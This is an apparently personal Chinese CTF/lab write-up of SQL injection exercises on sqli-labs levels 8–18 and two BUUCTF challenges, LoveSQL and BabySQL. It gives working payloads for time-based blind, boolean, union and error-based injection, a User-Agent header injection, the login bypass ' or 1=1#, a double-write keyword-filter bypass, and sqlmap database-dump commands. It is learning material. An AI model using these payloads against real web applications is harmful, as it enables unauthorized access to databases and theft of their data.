1 | # 成功 |

得到了闭合方式,之后的用脚本
Less8:
没报错回显,按方法一
闭合方式是单引号

Less9-Less10(延时盲注)
注:因为时间盲注需要借助 if 等逻辑判断,所以不能跟前两种一样,先用没有注释符的内容去判断了,要直接用加注释符和逻辑判断的语句去判断
Less9:
判断闭合
1 | ?id=1' and if(1=1,sleep(5),1)--+ |
第一个有延时,但引号闭合
Less10:
判断闭合
1 | ?id=1' and if(1=1,sleep(5),1)--+ |
第二个有延时,但双引号闭合
Less11-Less14(联合注入 POST 型)
Less11:
输入 1\,看出是单引号闭合
Less12:
老方法,看出是双引号加括号闭合

Less13:
单引号加括号闭合

Less14:
双引号闭合

Less15-Less16(布尔盲注 POST 型)
Less15:
已经没有报错信息了,但是通过测试发现,还有正确与错误的信息作比较,那这就是盲注
1 | # 页面正确 |

使用 sqlmap
1 | python sqlmap.py -r post_test\less15.txt -dbs |

很奇怪的是,指定了布尔类型却没反应
1 | python sqlmap.py -r post_test\less15.txt --technique B -dbs |
Less16:
输入下列内容,成功。双引号加括号闭合
1 | 1") or 1=1# |

Less17-Less18(报错注入)
Less17:
在笔记里写过了,不多说了
Less18:(UA 头注入)
测试闭合一直没测试出来
用之前拿到的账号密码测试,出现回显是 UA 头,怀疑是 UA 头注入

抓包在 UA 头后面加个单引号,报错了,看来这就是注入点

测试闭合,是两个双引号闭合


在 UA 头里注入
1 | 'and updatexml(1,concat(1,database()),2) and' |

[极客大挑战 2019]LoveSQL
有登录框
1 | 1' or 1=1# |


1 | -1' union select 1,2,group_concat(database())# |
结果
[极客大挑战 2019]BabySQL
输入万能公式,都没反应
直接注吧,过滤了 or 和 by
1 | 1' order by 3# |

试试联合注入 union 和 select 都被过滤了
1 | -1' union select group_concat(table_name) from information_schema.tables# |

试试双写绕过,可以。就是字段数不一样
1 | -1' ununionion selselectect group_concat(database())# |

3 个字段可以
1 | -1' ununionion selselectect 1,2,group_concat(database())# |
